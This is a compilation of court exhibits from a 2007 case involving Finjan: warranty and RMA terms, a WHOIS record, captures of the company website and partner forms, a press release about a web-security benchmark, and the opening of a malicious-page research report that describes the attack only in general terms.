- Within first 90 days from license delivery, all shipping costs will be paid by the vendor.
- After 90 days, the cost of shipping the faulty appliance to Finjan will be paid by the distributor (excluding duties and taxes).
- Shipping cost for the replacement appliance will be paid by Finjan (excluding duties and taxes).

© Copyright 1996-2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved.

Refurbishing Fees
Any returned product that requires refurbishing, is damaged due to inadequate or improper packaging protection, or that has been returned without original packing materials will be subject to a refurbishing fee.

Out-of-Warranty
Out-of-warranty repairs will be performed for a minimum fee of 250 USD covering test and repair. Additional charges may be imposed for extensive repairs. All shipping charges will be the responsibility of the customer. The repaired unit will have a 90-day warranty beginning from the date of return.


Finjan Return Material Authorization (RMA) Process

The following describes the return process. It is summarized in the flowchart following.

1. **Customer** contacts **Reseller** via established normal channels and reports problem.
2. **Reseller** performs problem determination and concludes that the Finjan appliance must be replaced.
3. **Reseller** submits RMA Request Form (appearing at the end of this document) to the **Distributor** via their established normal channels. The following information is required:
    - Customer and Contact Information
    - Device Type and Serial #
    - Date of Purchase
    - Detailed Description of Problem, including whether:
        - constant or intermittent problem
        - product was working before and then stopped working, and, if so, what changed
4. **Distributor** forwards RMA Request Form to **Finjan** (at the designated location).
5. **Finjan** will review and document the problem. If an RMA is necessary, we will email an "RMA Authorization" form to the **Distributor** authorizing product replacement.
6. **Distributor** sends replacement box to **Customer** along with instructions for returning the original appliance.
7. **Customer** receives replacement appliance and installs it. **Customer** returns defective appliance to the **Finjan** designated address. Returned products must be shipped in original packaging with the RMA # clearly written on the outside of the box.

© Copyright 1996-2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved.

Steps 3 to 7 must be completed within 3 business days.



Shipping and Damage Claims

All shipping costs and shipping damage claims are the responsibility of the **Customer**. The Customer should inspect each shipment upon delivery and IMMEDIATELY report all damage, to the carrier. There may be time limits and inspections may be required.

© Copyright 1996-2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved.

Finjan Software Limited Warranty

What is covered by the limited warranty?

This limited warranty covers defects in materials and workmanship.

What is not covered by this limited warranty?

- Parts requiring replacement due to improper installation, misuse, poor site conditions, faulty power, improper grounding, etc.
- Physical damage to the external and internal parts, lightning damage, accident, abuse, misuse
- Servicing not authorized by Finjan, products that have been opened, altered, or defaced
- Water damage
- Usage other than in accordance with Finjan product instructions and the normal intended use, failure to perform preventive maintenance
- Problems caused by using accessories, parts, or components not supplied by Finjan
- Products for which Finjan has not received payment
- Products marked or identified as "sample" or "Beta" or "demo" or "evaluation", products loaned or provided at no cost

How long does this limited warranty last?

The limited warranty lasts for 1 year and begins on the date the product is delivered and a license is sent. If you purchased a Finjan product through a reseller or distributor, the warranty begins after receiving the license from Finjan.

Whom do I call if I need warranty service?

If you purchased your product from a Reseller:
Before the warranty expires, you should contact your Reseller. Your Reseller will coordinate the replacement and return of the original product.

If you are a Reseller and purchased your product from a Distributor:
If a Customer contacts you (the Reseller) before the warranty expires, you should contact the Distributor from which you purchased the product. The Distributor will be responsible for all repairs and replacements.

© Copyright 1996-2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved.

What is the process for repair during the warranty period?

During the 1 year warranty period, Finjan, or an authorized Distributor, will repair a returned Finjan product that proves to be defective in materials or workmanship. If the product is not repairable, it will be replaced with a comparable product that is new or refurbished. If it is determined that the problem is not covered under the warranty, you will be notified and informed of available service alternatives.

How do I return the product for warranty repair?

When you contact Finjan or an authorized Distributor, a Return Material Authorization Number (RMA Number) will be issued for you to include with the return. You must return the products in their original or equivalent packaging, prepay shipping charges, and insure the shipment. You must mark the RMA number on the outside of the box. The repaired or replaced products will be returned to you. Please see RMA process steps described earlier.

Who pays the shipping costs?

Within first 90 days from license delivery, all shipment costs will be paid by the vendor.
After 90 days, the cost of shipping the faulty appliance to Finjan will be paid by the distributor (excluding duties and taxes).
Shipping cost for the replacement appliance will be paid by Finjan (excluding duties and taxes).

Is the warranty period extended if a product is repaired or replaced?

The warranty period is not extended if a product is repaired or replaced.

© Copyright 1996-2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved.

RMA REQUEST FORM

Customer: **Tel:** **Fax:** **E-mail:**			**Contact Person:** **Date:**
Reseller: **Distributor:**			**Estimated Shipping Date:**
This area is for Finjan use only. **RMA No.:**			**Account Sales:**
Box Type	**Serial No.**	**Purchase Date**	**Problem Description**
REMARKS:			

Finjan Ltd.

Authorized Signature

Confirmed By

Authorized Signature

© Copyright 1996-2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved.

EXHIBIT H

NetworkSolutions

Login

Customer Service
Call us toll free

Your cart is empty



WHOIS Search Results

WHOIS Record For

finjan.com
Services from Network Solutions:

- Let us help you get this domain name!
- Try to get this name when it becomes available.

Private Registration - Keep personal information for this domain private.

SSL Certificates - Get peace of mind with a secure certificate.

BUY THE AVAILABLE EXTENSIONS FOR THIS DOMAIN NAME

finjan	☑	.mobi
finjan	☑	.tv
finjan	☑	.cc
finjan	☑	.ws
finjan	☑	.bz
finjan	☑	.vg
finjan	☑	.gs
finjan	☑	.tc
finjan	☑	.ms

Continue

SEARCH AGAIN

Enter a search term:

e.g. networksolutions.com

Search by:

- (•) Domain Name
- ( ) NIC Handle
- ( ) IP Address

Search

Visit AboutUs.org for more information about FINJAN.COM AboutUs: FINJAN.COM

Registrant:

Make this info private

Fuchs, Oded

1 Hamachshev St. New Industrial Area
Netanya, 42504
IL

Domain Name: FINJAN.COM

Administrative Contact , Technical Contact :
Fuchs, Oded
IT@finjan.com
1 Hamachshev St. New Industrial Area
Netanya, 42504
IL
Phone: +972-9- 864 8200

Record expires on 08-Mar-2009
Record created on 07-Mar-1996
Database last updated on 23-Aug-2006

Domain servers in listed order:

Manage DNS

DNS.NETVISION.NET.IL
NYPOP.ELRON.NET

Show underlying registry data for this record

Current Registrar:	NETWORK SOLUTIONS, LLC.
IP Address:	199.203.243.203 (ARIN & RIPE IP search)
IP Location:	IL(ISRAEL)-TEL AVIV-ONO
Record Type:	Domain Name
Server Type:	IIS 6
Lock Status:	clientTransferProhibited
Web Site Status:	Active
DMOZ	3 listings
Y! Directory:	see listings
Web Site Title:	Finjan - Proactive Web Security and Anti-Spyware Solutions
Meta Description:	Finjan is a global provider of proactive web security solutions that protect businesses and organizations against all types of web

	threats, including Spyware, Trojans and malicious code.
Meta Keywords:	spyware,spyware detection,spyware protection,anti spyware,anti spyware programs,anti spyware software,web security,web based security,spyware blocker,spyware detector,spyware remover,web appliance,detect spyware,remove spyware,security solutions,internet
Secure:	No
E-commerce:	No
Traffic Ranking:	2
Data as of:	27-Nov-2006

When you register a domain name, current policies require that the contact information for your domain name registration be included in a public database known as WHOIS. To learn about actions you can take to protect your WHOIS information visit www.internetprivacyadvocate.org.

NOTICE AND TERMS OF USE: You are not authorized to access or query our WHOIS database through the use of high-volume, automated, electronic processes or for the purpose or purposes of using the data in any manner that violates these terms of use. The Data in Network Solutions' WHOIS database is provided by Network Solutions for information purposes only, and to assist persons in obtaining information about or related to a domain name registration record. Network Solutions does not guarantee its accuracy. By submitting a WHOIS query, you agree to abide by the following terms of use: You agree that you may use this Data only for lawful purposes and that under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via direct mail, e-mail, telephone, or facsimile; or (2) enable high volume, automated, electronic processes that apply to Network Solutions (or its computer systems). The compilation, repackaging, dissemination or other use of this Data is expressly prohibited without the prior written consent of Network Solutions. You agree not to use high-volume, automated, electronic processes to access or query the WHOIS database. Network Solutions reserves all rights and remedies it now has or may have in the future, including, but not limited to, the right to terminate your access to the WHOIS database in its sole discretion, for any violations by you of these terms of use, including without limitation, for excessive querying of the WHOIS database or for failure to otherwise abide by these terms of use. Network Solutions reserves the right to modify these terms at any time.



Need to get your business online?
Our professional designers can build a custom Web site for your business.
$11.95/month, plus a $499.00 design fee

Go »



PerformanceClicks™ from Network Solutions
Create and manage your online advertising from as low as **$125/month** plus **$99 one time set-up fee**

Go »



© Copyright 2007 Network Solutions. All rights reserved.

IP-address.com - What is my IP address? - IP locator and

User Login
Email Address

login

Not registered? It's free!

Forgot your user info?

Mainpage: What is my IP?

IP address & IP location (199.203.243.203):

199.203.243.20

IP address / Host Lookup

Examples: 213.86.83.116 (IP address) or msn.com (Host)

Ip Security Camera
Computer security camera systems and equipment at great prices
www.Promaxusa.com


Free IP Scanning
Scan your IP for the latest Network Vulnerabilities with QualysGuard
ip.scan.qualys.com

Wireless IP Cam $114.95
With Night Vision, Audio, and Color Watch from around the world
www.gadspot.com

Ip Pbx
Hunting For ip pbx? Browse our ip pbx directory.
ComparisonQuest.com

Ads by Google

With this free IP address loc
and
trace any IP address or host



Must see: Big IP address l

Recommended: Hide my I

IP address location & IP address info:

IP address:	199.203.243.203 (Copy)
IP country:	Israel
IP address state:	
IP address city:	
IP latitude:	31.500000
IP longitude:	34.750000
ISP:	Elron Technologies
Organization:	Elron Technologies
Host of IP:	finjan.com

EXHIBIT I

finjan Vital Security


securing your web

Home Contact us Search

Quick Access | Products | Solutions | Security Center | Partners | Support | Company | News and Events

Is E-Crime Keeping You Up at Night?

Relax, we've got you covered



Finjan, The only web security solution with real-time code inspection...

What's New

Jul 24, 2007
Finjan Appoints Wick Hill as a Primary Distributor
Read More...

Jul 11, 2007
Finjan CTO Yuval Ben-Itzhak Named One of Computerworld's "40 Innovative IT People To Watch, Under the Age of 40"
Read More...

Jun 28, 2007
Finjan Warns on Crimeware Targeting Businesses' Data
Read More...

Case Studies

Max Bahr Builds Its Own Secure Network with Finjan

HMSHost Europe Secures Its Business from Web Threats with Finjan's Vital Security™ Web Appliance

Finjan Delivers Top-Flight Web Security to Munich Airport

New Offerings

Finjan SecureBrowsing — Free Download

Browse Fearlessly


Get Finjan's New Browser Extension

Spotlight

How to Minimize the Impact of Cybercrime on Your Business

Click to download white paper

Web Security Appliances



Hot Topics

How to Minimize the Impact of Cybercrime on Your Business (White Paper)

Finjan Newsletter - Q2 2007

Web Security Trends Report - Q2/2007

Malicious Page of the Month

Awards

© Copyright 1996 - 2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved. **Privacy Policy**

EXHIBIT J

finjan Vital Security
securing your web

Home Contact us Search go


Quick Access

Products Solutions Security Center Partners Support Company News and Events

Home ▸ White Papers

Company

- About Finjan
- Management & Board of Directors
- Intellectual Property
- Case Studies
- Testimonials
- White Papers
- Worldwide Offices
- Careers at Finjan
- Finjan in the Community



White Papers

* First Name	
* Last Name	
* Job Title	
* Company	
Address Line 1	
Address Line 2	
* Country	
State/Province	Minnesota
City	
Zip Code	
* Telephone	
* E-mail	
* How did you hear about Finjan White Papers?	
If Other, please specify:	
* Which of the following best describes your organization?	
If Other, please specify:	
* How many employees do you have at your organization?	
I want to receive Finjan's newsletter by email	☐


Submit Clear Form

© Copyright 1996 - 2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved. Privacy Policy

EXHIBIT K

finjan Vital Security
securing your web

Partners
Overview
Alliances
Technology Partners
Channel Partners
Partner Program
Contact a Partner
Distributor Portal
Distributor Application Form
Reseller Portal
Reseller Application Form



Distributor Application Form

You can apply to join our Distributor program in **either** of the following ways:

- Print the applicable PDF file, complete the required information and fax to the number provided, **OR**
- Fill in the on-line form below

USA Europe APAC, ME, Africa

Contact Information

* Company Name	
Parent Company Name	
Primary Contact	
* First Name	
* Last Name	
* Job Title	
* Email	
* Phone	
Cell Phone	
Company Address	
* Street Address	
* City	
State/Providence	Minnesota
* Zip Code	
* Country	
* Phone	
* Fax	
* Company Website	
Company Information	
* Number of Branch Offices	
* Year Established	
* What is your primary sales/service model?	
* Annual Revenue	
Total Employees	

* Total Number of Employees

* Field Sales

* Inside Sales

* Marketing

* Technical

Target Markets

- ☐ Small <500 users
- ☐ Medium 501 - 20,000 users
- ☐ Large 20,000+ users

Vertical Markets

- ☐ Government
- ☐ Finance, Banking, Insurance
- ☐ Healthcare

Others, please state

Primary Sales Contact

* First Name

* Last Name

* Phone

* Email

Primary Technical Contact

* First Name

* Last Name

* Phone

* Email

Primary Marketing Contact

* First Name

* Last Name

* Phone

* Email

Other Vendor Relationships

* Please list

Submit Clear Form

© Copyright 1996 - 2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved. **Privacy Policy**

EXHIBIT L

finjan Vital Security
securing your web

Partners
Overview
Alliances
Technology Partners
Channel Partners
Partner Program
Contact a Partner
Distributor Portal
Distributor Application Form
Reseller Portal
Reseller Application Form



Reseller Application Form

You can apply to join our Reseller program in **either** of the following ways:

- Print the applicable PDF file, complete the required information and fax to the number provided, **OR**
- Fill in the on-line form below

USA Europe APAC, ME, Africa

Contact Information

* Company Name	
Parent Company Name	
Primary Contact	
* First Name	
* Last Name	
* Job Title	
* Email	
* Phone	
Cell Phone	
Company Address	
* Street Address	
* City	
State/Providence	Minnesota
* Zip Code	
* Country	
* Phone	
* Fax	
* Company Website	
Company Information	
* Number of Branch Offices	
* Year Established	
* What is your primary sales/service model?	
* Annual Revenue	
Total Employees	

* Total Number of Employees	
* Field Sales	
* Inside Sales	
* Marketing	
* Technical	
Target Markets	☐ Small <500 users ☐ Medium 501 - 20,000 users ☐ Large 20,000+ users
Vertical Markets	☐ Government ☐ Finance, Banking, Insurance ☐ Healthcare
Others, please state	

Primary Sales Contact

* First Name	
* Last Name	
* Phone	
* Email	

Primary Technical Contact

* First Name	
* Last Name	
* Phone	
* Email	

Primary Marketing Contact

* First Name	
* Last Name	
* Phone	
* Email	

Other Vendor Relationships

* Please list	

Submit Clear Form

© Copyright 1996 - 2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved. **Privacy Policy**

EXHIBIT M



securing your web

Home Contact us Search go

Quick Access Products Solutions Security Center Partners Support Company News and Events

Home ▸ Distributor Portal ▸ Overview

login

Please enter your user name and password

User Name

Password

Login

If you don't have a username and password, click **here** to register.

© Copyright 1996 - 2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved. **Privacy Policy**

finjan® Vital Security™

securing your web

Home Contact us Search go

Quick Access | Products | Solutions | Security Center | Partners | Support | Company | News and Events

Home ▸ Reseller Portal ▸ Overview

login

Please enter your user name and password

User Name

Password


Login

If you don't have a username and password, click **here** to register.

© Copyright 1996 - 2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved. **Privacy Policy**

EXHIBIT N

Case 1:07-cv-00690-GMS-MPT Document 37-4 Filed 11/01/2007 Page 23 of 24



Press Releases

Finjan Vital Security™ Web Appliance Was the Only Web Security Product to Detect and Block Potentially Destructive Web Attack without Product Update or Signature

Online Benchmark Test of Malicious Code Against 32 Web Security Products Shows Superiority of Finjan's Real-Time Code Inspection Technology

San Jose, CA, USA, March 28, 2007

Finjan, a leader in web security products, today announced that its patented real-time code inspection technology is the only web security product that detected malicious code on a potentially destructive web page propagated by a malicious Russian website earlier this month. Finjan subsequently communicated its discovery of the malicious code to an independent online security industry benchmark website, VirusTotal.com, which benchmarked the code against 32 well-known web security products. Upon completion of the benchmark, VirusTotal established that the entire list of products failed to detect the code as malicious and as a result did not block it. Finjan's Vital Security Web Appliance was the only security solution that managed to detect and block the code in real-time, without any product update or signature.

"The findings of this online benchmark test underscore significant trends that we are seeing on the web today: threats are growing more sophisticated and the task of keeping track of dynamic, malicious web content is becoming more difficult," said Finjan Chief Technology Officer, Yuval Ben-Itzhak. "The online VirusTotal benchmark points to the superiority of our patented real-time code inspection technology -- which detects malicious code by inspecting it in real-time and 'understanding' what the code intends to do before it does it -- over other vendors' products that rely on database updates to detect malware."

The malicious code detected is discussed in detail in **Malicious Page under Benchmark**, a report from Finjan's Malicious Code Research Center (MCRC). The malicious code exploits various browser vulnerabilities and uses AJAX technology to download and execute malicious code from a remote server. Simply by visiting this page, without taking any action, the visitor's machine is infected.

Ben-Itzhak noted that an important aspect of the benchmarked page was its use of dynamic code obfuscation to hide the malicious code. The increased use of dynamic code obfuscation was the focus of Finjan's **Q4 2006 Web Security Trends Report**. "This technique is increasingly popular among hackers as a way to create malware that eludes traditional signature-based solutions like anti-virus and URL filtering," he said. "By detecting and blocking obfuscated malicious code in real-time, our technology offers a critical advantage in protecting against today's dynamic web threats."

About MCRC

Malicious Code Research Center (MCRC) is the leading research department at Finjan, dedicated to the research and detection of security vulnerabilities in Internet applications, as well as other popular programs. MCRC's goal is to stay steps ahead of hackers attempting to exploit open platforms and technologies to develop malicious code such as Spyware, Trojans, Phishing attacks, worms and viruses. MCRC shares its research efforts with many of the world's leading software vendors to help patch their security holes. MCRC is a driving force behind the development of next generation security technologies used in Finjan's proactive web security solutions. For more information, visit our **MCRC subsite**.

About VirusTotal
VirusTotal is an online service that analyzes suspicious files and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. VirusTotal is a service developed by Hispasec Sistemas, an independent IT Security laboratory, which uses several command line versions of antivirus engines, updated regularly with official signature files published by their respective developers. For more information, visit **www.virustotal.com**.

About Finjan
Finjan is a global provider of best-of-breed web security solutions for businesses and organizations. Our proactive, appliance-based solutions deliver the most effective shield against web-borne threats, freeing enterprises to harness the web for maximum commercial results. Finjan's web security solutions utilize patented behavior-based technology to proactively repel all types of threats arriving via the web, such as Spyware, Phishing, Trojans and other malicious code, securing businesses against unknown and emerging threats, as well as known malware. Finjan's security solutions have received industry awards and recognition from leading analyst houses and publications, including IDC, Butler Group, SC Magazine, CRN, PCPro, ITWeek, and Information Security. With Finjan's award-winning and widely used solutions, businesses can focus on implementing web strategies to realize their full organizational and commercial potential. For more information about Finjan, please visit: **www.finjan.com**.

© Copyright 1996-2007. Finjan Software Inc. and its affiliates and subsidiaries. All rights reserved.
All text and figures included in this publication are the exclusive property of Finjan and are for your personal and non-commercial use. You may not modify, copy, distribute, transmit, display, perform, reproduce, publish, license, create derivative works from, transfer, use or sell any part of its content in any way without the express permission in writing from Finjan. Information in this document is subject to change without notice and does not present a commitment or representation on the part of Finjan. The Finjan technology and/or products and/or software described and/or referenced to in this material are protected by registered and/or pending patents including U.S. Patents No. 6092194, 6154844, 6167520, 6480962, 6209103, 6298446, 6353892, 6804780, 6922693, 6944822, 6993662, 6965968, 7058822, 7076469, 7155743, 7155744, 7185358 and may be protected by other U.S. Patents, foreign patents, or pending applications.
Finjan, Finjan logo, Vital Security, Vulnerability Anti.dote and Window-of-Vulnerability are trademarks or registered trademarks of Finjan Inc., and/or its affiliates and subsidiaries. All other trademarks are the trademarks of their respective owners.

Media Contacts

United States
Jan Wiedrick-Kozlowski
Activa PR
Tel. +1 585 392 7878
jan@activapr.com

UK
Neil Stinchcombe
Eskenzi PR Ltd.
Tel: +44 (0)208 449 1007
neil@eskenzipr.com

© Copyright 1996 - 2007. Finjan Inc. and its affiliates and subsidiaries. All rights reserved. **Privacy Policy**

Case 1:07-cv-00690-GMS-MPT Document 37-4 Filed 11/01/2007 Page 24 of 24


EXHIBIT O
Part 1 of 2

finjan
Vital Security
securing your web

Finjan Malicious Code Research Center

Malicious Page under Benchmark

March 2007



© Copyright 1996 - 2007. Finjan Software Inc. and its affiliates and subsidiaries ("Finjan"). All rights reserved.

All text and figures included in this publication are the exclusive property of Finjan and are for your personal and non-commercial use. You may not modify, copy, distribute, transmit, display, perform, reproduce, publish, license, create derivative works from, transfer, use or sell any part of its content in any way without the express permission in writing from Finjan. Information in this document is subject to change without notice and does not present a commitment or representation on the part of Finjan.

The Finjan technology and/or products and/or software described and/or referenced to in this material are protected by registered and/or pending patents including U.S. Patents No. 6092194, 6154844, 6167520, 6480962, 6209103, 6298446, 6353892, 6804780, 6922693, 6944822, 6993662, 6965968, 7058822, 7076469, 7155743, 7155744, 7185358 and may be protected by other U.S. Patents, foreign patents, or pending applications.

Finjan, Finjan logo, Vital Security, Vulnerability Anti.dote and Window-of-Vulnerability are trademarks or registered trademarks of Finjan. Sophos is a registered trademark of Sophos plc. McAfee is a registered trademark of McAfee Inc. Kaspersky is a registered trademark of Kaspersky Lab. SurfControl is a registered trademark of SurfControl plc. Microsoft and Microsoft Office are registered trademarks of Microsoft Corporation. All other trademarks are the trademarks of their respective owners.

For additional information, please visit www.finjan.com or contact one of our regional offices:

USA 2025 Gateway Place Suite 180 San Jose, CA 95110, USA Toll Free: 1 888 FINJAN 8 Tel: +1 408 452 9700 Fax: +1 408 452 9701 salesna@finjan.com	**Europe** Westmead House, Westmead, Farnborough, GU14 7LP, UK Tel: +44 (0)1252 511118 Fax: +44 (0)1252 510888 salesuk@finjan.com
Chrysler Building 405 Lexington Avenue, 35th Floor New York, NY 10174, USA Tel: +1 212 681 4410 Fax: +1 212 681 4411 salesna@finjan.com	Alte Landstrasse 27, 85521 Ottobrun, Germany Tel: +49 (0)89 673 5970 Fax: +49 (0)89 673 597 50 salesce@finjan.com
Israel/APAC Hamachshev St. 1, New Industrial Area Netanya, Israel 42504 Tel: +972 (0)9 864 8200 Fax: +972 (0)9 865 9441 salesint@finjan.com	Printerweg 56 3821 AD Amersfoort The Netherlands Tel: +31 33 4543555 Fax: +31 33 4543550 salesne@finjan.com

Email: info@finjan.com
Internet: www.finjan.com

Table of Contents

1 Introduction 1
1.1 About the malicious page under benchmark 1
1.2 About the malicious code 2
2 Example of the potentially malicious code 3
2.1 Code analysis 3
2.2 Do other web security products block this potentially malicious code? 5
3 Conclusion 6
4 About MCRC 6


1 Introduction

Finjan's "Malicious Page under Benchmark" periodically benchmarks various security products against a known malicious page in the wild. The report includes an analysis of the malicious code, as well as a description of the benchmark results. Its purpose is to help enterprises and organizations to understand the difference between real-time code inspection versus signature-based products that rely on database updates in terms of their effectiveness in detecting malware.

In this report, Finjan benchmarks a page from a long-known source of malicious code against 32 web security products, using VirusTotal.com, an independent online security benchmark website.

1.1 About the malicious page under benchmark

Shown below, www.iframe[REMOVED].com is a known Russian website offering website owners a "unique" way to generate "real revenue."



A screenshot of the homepage

It is interesting to note that the site has been known for a long time as a source of malicious code. This particular Iframe exploit with references to the Russian website was the subject of discussion in malicious code forums as far back as 2005.

